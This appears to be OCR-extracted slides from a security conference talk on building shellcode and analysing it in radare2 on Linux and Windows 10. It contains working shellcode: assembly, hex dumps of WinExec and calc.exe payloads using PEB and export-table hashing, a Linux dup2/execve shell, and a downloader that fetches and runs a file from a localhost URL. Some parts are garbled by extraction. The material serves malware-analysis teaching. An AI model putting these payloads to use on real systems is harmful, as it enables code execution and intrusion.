93	0x77c81170	NONE	FUNC ntdll.dll_NtSetEvent
94	0x77c81174	NONE	FUNC ntdll.dll_NtTerminateThread
95	0x77c81178	NONE	FUNC ntdll.dll_NtCreateEvent
96	0x77c8117c	NONE	FUNC ntdll.dll_RtIDIShutdownInProgress
97	0x77c81180	NONE	FUNC ntdll.dll_RtGetFullPathName_U
98	0x77c81184	NONE	FUNC ntdll.dll_NtQueryInformationFile
99	0x77c81188	NONE	FUNC ntdll.dll_RtDetermineDosPathNameType_U
100	0x77c8118c	NONE	FUNC ntdll.dll_NtOpenSymbolicLinkObject



# The way it is built (DEMO Linux)

## Video #002

(demo / see the talk video)

GNU nano 2.7.4

```
;exit.asm
;
[SECTION .text]
global _start
_start:    ;-- main:
```

```
xor 0x0040059c      55          push rbp           ; demo001.c:6 int
mov 0x0040059d      4889e5       mov rbp, rsp
xor 0x004005a0      bfb0096000  mov edi, obj.shellcode ; demo001.c:7
int 0x004005a5      e8b6feffff  call sym.imp.strlen ;[1]
0x004005aa          4889c2       mov rdx, rax
0x004005ad          488b050c0420. mov rax, qword [sym.stdout] ; obj.stdout ;
0x004005b4          be8c064000  mov esi, str.Length:_d ; 0x40068c ; `Len
0x004005b9          4889c7       mov rdi, rax
0x004005bc          b800000000  mov eax, 0
0x004005c1          e8bafeffff  call sym.imp.fprintf ;[2]
0x004005c6          bab0096000  mov edx, obj.shellcode ; demo001.c:9
0x004005cb          b800000000  mov eax, 0
0x004005d0          ff d2        call rdx
0x004005d2          b800000000  mov eax, 0           ; demo001.c:10
0x004005d7          5d          pop rbp            ; demo001.c:11 }
```

GNU nano 2.2.6

File: sc-template.c



# The way it is built (DEMO Windows - Absolute Addr)

## Video #002

(demo / see the talk video)

```
4 global _start↓
5 ↓
6 ↓
7 _start:↓
8 xor eax, eax      : cleaning eax↓
9 mov ebx, SLEEP_ABS_ADDR : load abs address of Sleep↓
10 mov ax, 9000       : ms = 9000 ↓
11 push eax          : push as arg↓
12 call ebx          : call Sleep(9000)↓
13 ↓
14 ;-- eip:
15 0x08000110    31c0      xor eax, eax
16 0x08000112    bb000f3e75  mov ebx, 0x753e0f00 ;
17 0x08000117    66b82823  mov ax, 0x2328 ;
18 ↓ 0x0800011b    50        push eax
19 ↓ 0x0800011c    ff d3    call ebx
   0x0800011e    31d2    xor edx, edx
   0x08000120    50        push eax
   0x08000121    b800413e75  mov eax, 0x753e4100
   0x08000126    ff d0    call eax
   0x08000128    ff        invalid
```



# The way it is built - how to call other API (Win10)

```
31c0 31db 31c9 31d2 eb37 5988 510a bbd0(30048) loading library at 0x75C90000 (C:\Windows\SysWOW64\gdi32.dll) gdi32.dll
0b3e 7551 ffd3 eb39 5931 d288 510b 5150(30048) loading library at 0x75970000 (C:\Windows\SysWOW64\gdi32full.dll) gdi32full.dll
bb50 f53d 75ff d3eb 3959 31d2 8851 0631(30048) loading library at 0x76170000 (C:\Windows\SysWOW64\msvcp_win.dll) msvcp_win.dll
d252 5151 52ff d031 d250 b800 413e 75ff(30048) loading library at 0x76970000 (C:\Windows\SysWOW64\ucrtbase.dll) ucrtbase.dll
d0e8 c4ff ffff 7573 6572 3332 2e64 6c6c(30048) Created thread 107436 (start @ 772C58E0)
4ee8 c2ff ffff 4d65 7373 6167 6542 6f78(30048) Created thread 57728 (start @ 772C58E0)
414e e8c2 ffff ff73 3363 3230 6e4e ffff(30048) loading library at 0x76290000 (C:\Windows\SysWOW64\imm32.dll) imm32.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x74610000 (C:\Windows\SysWOW64\TextShaping.dll) TextShaping.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x74D00000 (C:\Windows\SysWOW64\uxtheme.dll) uxtheme.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x75CC0000 (C:\Windows\SysWOW64\combase.dll) combase.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x76C00000 (C:\Windows\SysWOW64\rpcrt4.dll) rpcrt4.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x755A0000 (C:\Windows\SysWOW64\msctf.dll) msctf.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x761F0000 (C:\Windows\SysWOW64\oleaut32.dll) oleaut32.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x75830000 (C:\Windows\SysWOW64\sechost.dll) sechost.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x74C80000 (C:\Windows\SysWOW64\kernel.appcore.dll) kernel.appcore.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x757C0000 (C:\Windows\SysWOW64\bcryptprimitives.dll) bcryptprimitives.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x74BC0000 (C:\Windows\SysWOW64\TextInputFramework.dll) TextInputFramework.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x74940000 (C:\Windows\SysWOW64\CoreUIComponents.dll) CoreUIComponents.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x748A0000 (C:\Windows\SysWOW64\CoreMessaging.dll) CoreMessaging.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x74870000 (C:\Windows\SysWOW64\ntmarta.dll) ntmarta.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x75900000 (C:\Windows\SysWOW64\ws2_32.dll) ws2_32.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x75510000 (C:\Windows\SysWOW64\SHCore.dll) SHCore.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x74790000 (C:\Windows\SysWOW64\WinTypes.dll) WinTypes.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x04210000 (C:\Windows\SysWOW64\WinTypes.dll) WinTypes.dll
ffff ffff ffff ffff ffff ffff ffff(30048) unloading library at 0x04210000 (C:\Windows\SysWOW64\WinTypes.dll) WinTypes.dll
ffff ffff ffff ffff ffff ffff ffff(30048) loading library at 0x75340000 (C:\Windows\SysWOW64\advapi32.dll) advapi32.dll
ffff ffff ffff ffff ffff ffff ffff(30048) Created thread 78144 (start @ 772C58E0)
ffff ffff ffff ffff ffff ffff ffff(30048) Created thread 105156 (start @ 772C58E0)
(30048) Finished thread 105572 Exit code 0
(30048) Finished thread 57728 Exit code 0
(30048) Finished thread 107436 Exit code 0
```



# The way it is built - how to call other API (Win10)

PLAN:

1. Save strings of “user32.dll” in a register
2. Load API of “LoadLibraryA” from kernel32.dll
3. Use loaded LoadLibraryA to load “user32.dll” library via saved string
4. Save string of “MessageBoxA” in a register
5. Load API of “GetProcAddress from kernel32.dll
6. Save strings “s3c20n” into a register
7. Execution of MessageBoxA with “s3c20n” as arguments
8. Call absolute address of ExitProcess kernel32.dll to finish the process



# The way it is built - how to call other API (Win10)

If we recoded the previously mentioned PLAN into (pseudo) C:

```
1 // library usage:↓
2 ↓
3 #include<stdio.h>↓
4 #include <windows.h>↓
5 :↓
6 :↓
7 // main code↓
8 ↓
9 int main()↓
10 {↓
11     HMODULE user32 = LoadLibraryA("user32.dll");↓
12     ↓
13     MSGBOX F_MessageBoxW =(MSGBOX) GetProcAddress(user32, "MessageBoxW");↓
14     ↓
15     F_MessageBoxW(NULL, L"s3c20nN", 0);↓
16     ExitProcess(0);↓
17 }↓
18 ↓
19 [EOF]
```



# The way it is built - DEMO of how to call other API

## Video #003

```
74 [SECTION .text] +
75 ↓
76 global _start +
77 ↓
78 ↓
79 _start: +
80 ;eax holds return value+
81 ;ebx will hold function addresses+
82 ;ecx will hold string pointers+
83 ;edx will hold NULL+
84 ↓
85 xor eax,eax+
86 xor ebx,ebx+
87 xor ecx,ecx+
88 xor edx,edx+
89 ↓
90 jmp short GetLibrary+
91 ↓
92 LibraryReturn: +
93 pop ecx+
94 mov [ecx + 10], dl
95 mov ebx, 0x753e0bd0
96 push ecx+
97 call ebx+
98 jmp short FunctionName+
99 ↓
100 FunctionReturn: +
101 pop ecx+
102 xor edx,edx+
103 mov [ecx + 11], dl
104 push ecx+
105 push eax+
106 mov ebx, 0x753df550
107 call ebx+
108 jmp short Message+
109 ↓
110 MessageReturn: +
111 pop ecx+
112 xor edx,edx+
113 mov [ecx+6], dl
114 ↓
115 xor edx,edx+
116 push edx+
117 push ecx+
118 push ecx+
119 push edx+
120 call eax+
121 ↓
122 ender: +
123 xor edx,edx+
124 push eax+
125 mov eax, 0x753e4100
126 call eax+
127 ↓
128 ↓
129 ;the N at the end of each string signifies the location of the NULL+
130 ;character that needs to be inserted+
131 ↓
132 GetLibrary: +
133 call LibraryReturn+
134 db 'user32.dll\N'
135 FunctionName: +
136 call FunctionReturn+
137 db 'MessageBoxA\N'
138 Message: +
139 call MessageReturn+
140 db 's3c20m\N'
141 ↓
142 [End]
```



# Chapter four Analysis techniques in radare2

“Practice makes perfect”





Here we go.. :)

```
[0x00c086b8]> s 0x00c01000;x
- offset -  0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00c01000  7f45 4c46 0101 0103 0000 0000 0000 0000 .ELF...
0x00c01010  0200 0300 0100 0000 b886 c000 3400 0000 ...4...
0x00c01020  0000 0000 0000 0000 3400 2000 0200 2800 .....4...(.(
0x00c01030  0000 0000 0100 0000 0000 0000 0010 c000 .....((...
0x00c01040  0010 c000 2888 0000 2888 0000 0500 0000 ....((...
0x00c01050  0010 0000 0100 0000 4804 0000 48f4 0508 .....H..H...
0x00c01060  48f4 0508 0000 0000 0000 0000 0600 0000 H.....
0x00c01070  0010 0000 2efa 01da 0a00 0000 7811 0d0c .....x...
0x00c01080  0000 0000 b39a 0100 b39a 0100 9400 0000 ...
0x00c01090  5500 0000 0e00 0000 1803 003f 91d0 6b8f U.....?..k.
0x00c010a0  492f fa6a e407 9a89 5c84 6898 626c 7a90 I/.j...\.h.blz.
0x00c010b0  6600 d708 a3b9 ee05 c934 9d32 1c98 8f69 f.....4.2..i
0x00c010c0  6b84 6836 4b2b 0ceb 82a9 b37a 5648 ad99 k.h6K+...zVH..
0x00c010d0  77c7 7f14 28dc 3c7c fcd4 1346 408d f77a w...(<|...F@..z
0x00c010e0  5414 24cd 4b6d fbc5 98df e9d1 aaf4 3101 T.$.Km.....1.
0x00c010f0  000f 7400 000e 4906 0018 0300 2aa3 6d5c ..t...I....*..m\
```



# Analysis concept for shellcode in radare2

## 1. R2 practical shellcode **static analysis**:

- Recognize the wrapper (how it was built)
- Analysis of the payload (what that real shellcode does)
- Dealing with adjustments (setting with io.cache)

## 2. R2 practical shellcode **dynamic analysis**:

- Reconstruct the executable (load it yourself)
- On memory analysis (Use VM please, **safety first**)
- Recognizing how payload actually executed

## 3. R2 on shellcode **emulation analysis**:

- Usage of ESIL
- Practical usage of ESIL steps & wos, woa, wox, wor, etc



# Windows vs Linux shellcodes on radare2

## 1. Linux

- Interfacing with kernel via int svc0 interface to invoke system call. Seek how and what syscalls are used.
- Many targets: thread, process, loader libraries, kernel..

## 2. Windows

- Does not have a direct kernel interface..
- Have to aim address of the library in API function that needs to be executed from a DLL (Dynamic Link Library)
- Aimed LoadLibraryA to load library & GetProcAddress for API
- Function arguments are saved in stacks & passed on registers according to their API usage convention

## 3. The challenge

- Mostly used: r2 static analysis for Windows => vs Obfuscation/Crypt
- Mostly tweaked: Linux shellcodes analyzed in r2 => vs Anti Debug



# Analysis concept: Static & Dynamic on Win (DEMO)

## Video #004

(demo / see the talk video)

```
; DATA XREF from 0x004005a0 (sym.main)
; DATA XREF from 0x004005c6 (sym.main)
,=< 0x006009c0      eb11      jmp 0x6009d3
; CALL XREF from 0x006009d3 (unk)
0x006009c2      5e          pop rsi
0x006009c3      31c9       xor ecx, ecx
0x006009c5      b127       mov cl, 0x27
                           ; *** ; 39
-> 0x006009c7      806c0eff35    sub byte [rsi + rcx - 1], 0x35 ; '5'
:| 0x006009cc      80e901     sub cl, 1
:==< 0x006009cf      75f6       jne 0x6009c7
:==< 0x006009d1      eb05       jmp 0x6009d8
`-> 0x006009d3      e8eaffff    call 0x6009c2
`-> 0x006009d8      204a66     and byte [rdx + 0x66], cl
0x006009db      f5          cmc
0x006009dc      e544       in eax, 0x44           ; 'D'
0x006009de      90          cwd
0x006009df      66          invalid
0x006009e0      fe          invalid
0x006009e1      9b          wait
0x006009e2      ee          out dx, al
0x006009e3      3436       xor al, 0x36
0x006009e5      02b566f5e536   add dh, byte [rbp + 0x36e5f566]
0x006009eb      661002     adc byte [rdx], al
0x006009ee      b51d       mov ch, 0x1d           ; 29
0x006009f0      1b3434     sbb esi, dword [rsp + rsi]
0x006009f3      3464       xor al, 0x64
0x006009f5      9a          invalid
0x006009f6      a99864a596   test eax, 0x96a56498
0x006009fb      a8a8       test al, 0xa8           ; 168
0x006009fd      ac          lodsb al, byte [rsi]
0x006009fe      99          cdq
```

I



# Analysis concept: Static & Emulation on Linux (DEMO) Video #005

(demo / see the talk video)

```
e [xAdvc]0 53% 180 injecting]> pd $r @ obj.shell|code+78 # 0x60250e
0x0060260e      fec0           inc al
0x00602610      89c6           mov esi, eax
0x00602612      b021           mov al, 0x21          ; '!' ; 33
0x00602614      0f05           syscall
                                         ; sys_dup2
inc al
mov esi, eax
mov al, 0x21          ; '!' ; 33
syscall
                                         ; sys_dup2
xor rdx, rdx
movabs rbx, 0x68732f6e69622fff
; file

$ cat /proc/3245/maps
00400000-00401000 r-xp 00000000 08:01 396787 /bin/date
00600000-00601000 rw-p 00000000 08:01 396787 /lib/x86_64-lin
7f297d151000-7f297d2d5000 r-xp 00000000 08:01 131100 /lib/x86_64-lin
7f297d2d5000-7f297d4d4000 ---p 00184000 08:01 131100 /lib/x86_64-lin
7f297d4d4000-7f297d4d8000 r--p 00183000 08:01 131100 /lib/x86_64-lin
7f297d4d8000-7f297d4d9000 rw-p 00187000 08:01 131100 /lib/x86_64-lin
7f297d4d9000-7f297d4de000 rw-p 00000000 00:00 0
7f297d4de000-7f297d4fe000 r-xp 00000000 08:01 131095 /lib/x86_64-lin
7f297d6f3000-7f297d6f6000 rw-p 00000000 00:00 0
7f297d6f9000-7f297d6fa000 rwxp 00000000 00:00 0
7f297d6fa000-7f297d6fd000 rw-p 00000000 00:00 0
7f297d6fd000-7f297d6fe000 r--p 0001f000 08:01 131095 /lib/x86_64-lin
7f297d6fe000-7f297d6ff000 rw-p 00020000 08:01 131095 /lib/x86_64-lin
; file

0x00602638      4889e6
0x0060263b      b03b           mov rsi, rsp
0x0060263d      0f05           mov al, 0x3b          ; ';' ; 59
0x0060263f      50             syscall
                                         ; sys_execve
push rax
pop rdi
mov al, 0x3c          ; '<' ; 60
syscall
                                         ; sys_exit
add byte [rax], al

/jmp 0xb02637/
push rbx
mov rdi, rsp
xor rax, rax
push rax
push rdi
mov rsi, rsp
mov al, 0x3b          ; ';' ; 59
syscall
                                         ; sys_execve
push rax
pop rdi
mov al, 0x3c          ; '<' ; 60
syscall
                                         ; sys_exit
add byte [rax], al
```



# Windows (Win10) Playing with WinExec

seccon004-winexec-calc-asm-tpl.asm	5550	Jul 13 01:53	... 0x00400199 ac scasb al, byte es:[bx]		
*seccon004-winexec-calc-asm-tpl.exe		01:54	==< 0x0040019a 75f7 jne 0x400193		
seccon004-winexec-calc-c-tpl.c		01:41	:: 0x0040019c 58 pop eax		
*seccon004-winexec-calc-c-tpl.exe		01:41	:: 0x0040019d 663bd0 cmp dx, ax		
seccon004-winexec-calc-c-tpl.o		01:41	:: 0x004001a0 50 push eax		
seccon004-winexec-calc.sc.BAK		23:13	'=< 0x004001a1 e0e2 loopne 0x400185		
seccon004-winexec-calc.sc.bin	0	01:56	'=< 0x004001a3 75cc jne 0x400171		
seccon004-winexec-calc.sc.txt		23:17	0x004001a5 8b5324 mov edx, dword [ebx + 0x24]		
seccon005-mystery-calc-asm-tpl.asm		16:14	0x004001a8 01ea add edx, ebp		
*seccon005-mystery-calc-asm-tpl.exe		16:14	0x004001aa 0fb7144a movzx edx, word [edx + ecx*2]		
seccon005-mystery-calc-c-tpl.c	%	16:07	0x004001ae 8b7b1c mov edi, dword [ebx + 0x1c]		
*seccon005-mystery-calc-c-tpl.exe	CE	16:07	0x004001b1 01ef add edi, ebp		
seccon005-mystery-calc-c-tpl.o	C	16:07	0x004001b3 032c97 add ebp, dword [edi + edx*4]		
		16:07	:> dc		
	$\sqrt{x}$	x <sup>2</sup>	$\sqrt[3]{x}$	$\div$	23:15 (38144) loading library at 0x75830000 (C:\Windows\SysWOW64\sechost.dll) sechos.t.dll
	7	8	9	$\times$	16:20 (38144) loading library at 0x76C00000 (C:\Windows\SysWOW64\rpcrt4.dll) rpct4.dll
seccon005-mystery-calc-sc.BAK					
seccon005-mystery-calc-sc.bin					
seccon005-mystery-calc-sc.txt					
seccon005-mystery-calc-c-tpl.o	4	5	6	-	1%) (38144) Created thread 79184 (start @ 772C58E0)
					(38144) Created thread 48828 (start @ 772C58E0)
int: Use C-x t to copy tagged file names to th	1	2	3	+	(38144) Fatal Exception C0000096 (EXCEPTION_PRIV_INSTRUCTION) in thread 66628



# Windows (Win10) Playing with WinExec

PLAN:

1. To use WinExec() API to execute calc.exe
2. As per coded below↓

```
1 // library usage↓
2 ↓
3 #include <stdio.h>↓
4 #include <Windows.h>↓
5 :↓
6 ↓
7 // main code↓
8 ↓
9 int main() ↓
10 {↓
11   :↓
12   string File = "calc.exe");↓
13   ↓
14   WinExec(File, 0);↓
15   ↓
16   return 0;↓
17   ↓
18 }↓
19 ↓
20 [EOF]
```



# Windows (Win10) Playing with WinExec

Remember: ARWIN, DUMPBIN & KERNEL32.DLL's RVA?

Dump of file c:\Windows\System32\kernel32.dll

File Type: DLL

Section contains the following exports for KERNEL32.dll

0 characteristics  
E7CCF5FB time date stamp  
0.00 version  
1 ordinal base  
1607 number of functions  
1607 number of names

ordinal	hint	RVA	name
4	0		AcquireSRWLockExclusive (forwarded to NTDLL.Rt!AcquireSRWLockExclusive)
5	1		AcquireSRWLockShared (forwarded to NTDLL.Rt!AcquireSRWLockShared)
6	2	00020AC0	ActivateActCtx
7	3	00020400	ActivateActCtxWorker
8	4	000195A0	AddAtomA
9	5	0001B8D0	AddAtomW
10	6	00023C10	AddConsoleAliasA
11	7	00023C20	AddConsoleAliasW
12	8		AddDllDirectory (forwarded to api-ms-win-core-libraryloader-11-1-0.AddDl

REMEMBER:

Export Table

Ordinal Number Table

Name Table

Function Names

Address of Function



# Windows (Win10) Playing with WinExec

Method 1 (195 bytes) - sample: seccon004

## Video #006

- \* ) Using RVA to seek the desired API/function-name's strings to execute Winexec , and then ExitProcesss
- \* ) While “WinExec”, “calc.exe” & “ExitProcess” strings are pushed into stack

- offset -	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0x00400160	89e5	83ec	2031	db64	8b5b	308b	5b0c	8b5b	...	1.	d.	[0.	[.	[	.	1. d. [0. [ . [	
0x00400170	1c8b	1b8b	1b8b	4308	8945	fc8b	583c	01c3	...	.	.	C.	E	X<	.	.. C. E X< ..	
0x00400180	8b5b	7801	c38b	7b20	01c7	897d	f88b	4b24	.	[x	.	{	.	}.	K\$	. [x . { . } . K\$	
0x00400190	01c1	894d	f48b	531c	01c2	8955	f08b	5314	.	M.	S.	U.	S.	.	M. S. U. S.		
0x004001a0	8955	eceb	3231	c08b	55ec	8b7d	f88b	7518	U.	21.	U.	}	u.	.	U. 21. U. } . u.		
0x004001b0	31c9	fc8b	3c87	037d	fc66	83c1	08f3	a674	1.	...	<.	}.	f	.	t	1. ... <. } . f . . t	
0x004001c0	0540	39d0	72e4	8b4d	f48b	55f0	668b	0441	@9.	r.	M.	U.	f.	A	@9. r. M. U. f. A		
0x004001d0	8b04	8203	45fc	c3ba	7878	6563	c1ea	0852	.	E.	...	xxec.	.	R	. E. ... xxec. . R		
0x004001e0	6857	696e	4589	6518	e8b8	ffff	ff31	c951	hWinE.	e.	...	1.	Q	.	hWinE. e. ... 1. Q		
0x004001f0	682e	6578	6568	6361	6c63	89e3	4151	53ff	h.	exehcalc.	AQS.	.	.	.	h. exehcalc. AQS.		
0x00400200	d031	c9b9	0165	7373	c1e9	0851	6850	726f	.	1.	...	ess.	.	QhPro	. 1. ... ess. . QhPro		
0x00400210	6368	4578	6974	8965	18e8	87ff	ffff	31d2	chExit.	e.	...	1.	.	.	chExit. e. ... 1.		
0x00400220	52ff	d0ff	ffff	ffff	ffff	ffff	ffff	ffff	R.	.	.	.	.	.	R. . . . .		
0x00400230	ffff	.	.	.	.	.	.	.									
0x00400240	ffff	.	.	.	.	.	.	.									



# Windows (Win10) Playing with WinExec

Method 2 (112 bytes - 115 bytes) - sample: seccon 005a & 005b

## Video #007

- \* ) Using kernel32's RVA to HASH function names with loop
- \* ) Match Winexec (+etc) hash & save its addr to executable register
- \* ) Push WinExec args: uCmdShow & uCmdLine (calc) to stack
- \* ) Call that register to execute WinExec to execute calc.exe

```
[0x00000000]> px
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00000000 31f6 5664 8b76 308b 760c 8b76 1c8b 6e08 1. Vd. v0. v. v. n.
0x00000010 8b36 8b5d 3c8b 5c1d 7801 eb8b 4b18 67e3 . 6.]< ¥ x. K. g.
0x00000020 ec8b 7b20 01ef 8b7c 8ffc 01ef 31c0 9932 . { . . | . . 1. 2
0x00000030 1766 c1ca 01ae 75f7 6681 fa10 f5e0 e275 . f. . u. f. . . u
0x00000040 cc8b 5324 01ea 0fb7 144a 8b7b 1c01 ef03 . S$. . . J. { .
0x00000050 2c97 682e 6578 6568 6361 6c63 5487 0424 . , h. exehcalct. $.
0x00000060 50ff d5cc ffff ffff ffff ffff ffff ffff P. . . . . . . .
0x00000070 ffff ffff ffff ff
[0x00000000]>
```



# Windows (Win10) Playing with WinExec

Method 3 (195 bytes) - sample seccon006

## Video #008

- \* ) Load kernel modules by PEB>LDR>InMemOrder
- \* ) Find KERNEL32.DLL by module name hash MATCHING
- \* ) If MATCHED go to module's ExportTable > NameTable
- \* ) Matching NameTable == “GetProcAddress”, save & in EDX
- \* ) Push “WinExec”, “cmd” and “ExitProcess” to stack
- \* ) Use GetProcAddress to run WinExec(cmd) & ExitProcess(0)

0x00000000	fc33	d2b2	3064	ff32	5a8b	520c	8b52	148b	. 3 . 0d . 2Z . R . R .	
0x00000010	7228	33c9	b118	33ff	33c0	ac3c	617c	022c	r (3 . . 3 . 3 . <a  .	
0x00000020	20c1	cf0d	03f8	e2f0	81ff	5bbc	4a6a	8b5a	. . . . [ . Jj . Z	
0x00000030	108b	1275	da8b	533c	03d3	ff72	348b	5278	. . u . S< . r4 . Rx	
0x00000040	03d3	8b72	2003	f333	c941	ad03	c381	3847	. . r . 3 . A . . 8G	
0x00000050	6574	5075	f481	7804	726f	6341	75eb	8178	etPu . x . rocAu . x	
0x00000060	0864	6472	6575	e249	8b72	2403	f366	8b0c	ddreu . I . r\$ . f .	
0x00000070	4e8b	721c	03f3	8b14	8e03	d352	6878	6563	N . r . . . Rhxec	
0x00000080	01fe	4c24	0368	5769	6e45	5453	ffd2	6863	. . L\$ . hWinETS . hc	
0x00000090	6d64	01fe	4c24	036a	0533	c98d	4c24	0451	md . . L\$ . j . 3 . L\$ . Q	
0x000000a0	ffd0	6865	7373	018b	dffe	4c24	0368	5072	. . hess . . L\$ . hPr	
0x000000b0	6f63	6845	7869	7454	ff74	2420	ff54	2420	. . ochExitT . t\$ . T\$	
0x000000c0	57ff	d0ff	ffff	ffff	ffff	ffff	ffff	ffff	W . . . . .	



# Windows (Win10) Modular shellcode: Downloader

Sample: seccon007 (256 bytes)


PLAN:

- \* ) PEB>LDR>InInitMemOrder, get KERNEL32.DLL address  
(by unicode module name length matching 24bytes)
- \* ) Load CMD+URL data to stack
- \* ) Get LoadLibraryA, URLDownloadToFileA, WinExec, ExitProcess  
(get base addr by hash matching function)
- \* ) Use LoadLibraryA to load urlmon.dll to exec URLDownloadToFileA
- \* ) Use WinExec to execute Notepad to view payload and then exit

00000000	eb75	31c9	648b	7130	8b76	0c8b	761c	8b5e	u1	d	q0	v	v	^
00000010	088b	7e20	8b36	6639	4f18	75f2	c360	8b6c	6f90	u	.	I	.	
00000020	2424	8b45	3c8b	5405	7801	ea8b	4a18	8b5a	\$\$.E<	T	x	J	Z	
00000030	2001	ebe3	3549	8b34	8b01	ee31	ff31	c0fc	5I	4	.	1	1	
00000040	ac84	c074	07c1	cf0d	01c7	ebf4	903b	7c24	t	.	.	I\$	.	
00000050	2875	e08b	5a24	01eb	668b	0c4b	8b5a	1c01	(u	Z\$	f	K	Z	
00000060	eb8b	048b	01e8	8944	241c	61c3	e891	ffff	D\$.	a	.	.	.	
00000070	ff5f	83ef	9ceb	05e8	f0ff	ffff	9068	8e4e	-S	.	1	h	N	
00000080	Oeec	53e8	95ff	ffff	31c9	66b9	6f6e	5168	urImT	h6	/pP	{	onQh	
00000090	7572	6c6d	54ff	d068	361a	2f70	50e8	7b57	1	QQ	7	V	RW	
000000a0	ffff	31c9	5151	8d37	83c6	f28d	5608	5257	Q	h	S	.	1	
000000b0	51ff	d068	98fe	8a0e	53e8	5fff	ffff	31c9	AQV	h~	sS	M	.	
000000c0	4151	56ff	d068	7ed8	e273	53e8	4dff	ffff	notepad	s.con	.	.	.	
000000d0	ffd0	6e6f	7465	7061	6420	732e	636f	6e00	http://127.0.0.1	:8888/s.con	.	.	.	
000000e0	6874	7470	3a2f	2f31	3237	2e30	2e30	2e31	.	.	.	.	.	
000000f0	3a38	3838	382f	732e	636f	6e00	ffff	ffff	.	.	.	.	.	



# Windows (Win10) - Again, remember (1) ..



- Stack frames
- High/low address
- Main & helper registers



# Windows (Win10) - Again, remember (2)..

OFFSET	VIRTUAL MEMORY	ADDRESS
0x00	kernel32.dll base address	0x76B50000
0x3C	0x100	0x76B5003C
0x100	PE	0x76B50100
+0x78	0x809A0 - Export Table RVA	0x76B50178
0x52B00	WinExec	0x76BA2B00
0x809A0	Export Table	0x76BD09A0
+ 0x14	0x636 - Number of functions	
+ 0x1C	0x809C8 - Address Table RVA	
+ 0x20	0x822A0 - Name Table RVA	
+ 0x24	0x83B78 - Ordinal Table RVA	
0x809C8	Address Table	0x76BD09C8
+0	function1 RVA (4 bytes)	
+4	function2 RVA (4 bytes)	
+ (0x05F3 * 4)	0x52B00 - WinExec RVA	
0x822A0	Name Pointer Table	0x76BD22A0
+0	Pointer to function1 Name (4 bytes)	
+4	Pointer to function2 Name (4 bytes)	
+8	Pointer to function3 Name (4 bytes)	
